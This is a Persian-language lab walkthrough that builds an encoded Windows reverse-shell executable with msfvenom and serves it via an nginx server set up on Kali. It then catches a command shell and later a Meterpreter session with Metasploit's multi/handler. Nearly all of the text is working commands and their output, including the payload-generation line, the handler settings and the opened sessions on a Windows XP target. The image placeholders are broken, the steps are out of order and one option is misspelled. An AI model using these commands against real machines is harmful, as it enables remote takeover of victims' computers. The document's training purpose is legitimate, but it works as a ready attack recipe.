



مرحله اول:



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.206.128 LP0RT=31337 -b "\x00" -e x86/shikata_ga_nai f exe -o /tmp/1.exe  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 360 (iteration=0)  
x86/shikata_ga_nai chosen with final size 360  
Payload size: 360 bytes  
Saved as: /tmp/1.exe  
root@kali:~#
```


مرحله سوم:

تنظیمات مربوط به راه اندازی وب سرور nginx:



```
root@kali:~# mkdir -p /var/www/security.com  
root@kali:~# gedit /etc/nginx/conf.d/security.com.conf
```

```
security.com.conf  
/etc/nginx/conf.d  
server{  
    listen 80;  
  
    root /var/www;  
    index index.html;  
  
    server_name 192.168.206.128.xip.io;  
  
    location / {  
        try_files $uri $uri/;  
    }  
}
```



مرحله دوم و چهارم:

حال تنظیمات مربوط به multi/handler را انجام میدهیم و exploit را انجام میدهیم مشاهده میشود که پس از اجرای فایل 1.exe در ویندوز دسترسی shell در کالی پیدا میکنیم.

```
root@kali: /var/www/html
File Edit View Search Terminal Help
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/1.exe
root@kali:/var/www/html# msfconsole -q
msf > use exploit/multi/handler
msf exploit(multi/handler) > set LHOST 192.168.206.128
LHOST => 192.168.206.128
msf exploit(multi/handler) > set LPORT 31337
LPORT => 31337
msf exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.206.128:31337
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.206.131
[*] Command shell session 1 opened (192.168.206.128:31337 -> 192.168.206.131:1081) at 2018-12-14 13:33:23 -0600

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

مرحله پنجم:

مراحل اجرا مطابق دسترسی shell است با این تفاوت که در دستورات باید به جای shell از meterpreter استفاده کنیم:

همان طور که مشاهده میشود پس از اکسپلویت و اجرای فایل 1.exe دسترسی meterpreter پیدا کرده ایم.

```
root@kali: /var/www/html
File Edit View Search Terminal Help
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.206.128
LHOST => 192.168.206.128
msf exploit(multi/handler) > set LPORT 31337
LPORT => 31337
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.206.128:31337
[*] Sending stage (179779 bytes) to 192.168.206.131
[*] Meterpreter session 2 opened (192.168.206.128:31337 -> 192.168.206.131:1083) at 2018-12-14 13:35:47 -0600

meterpreter >
```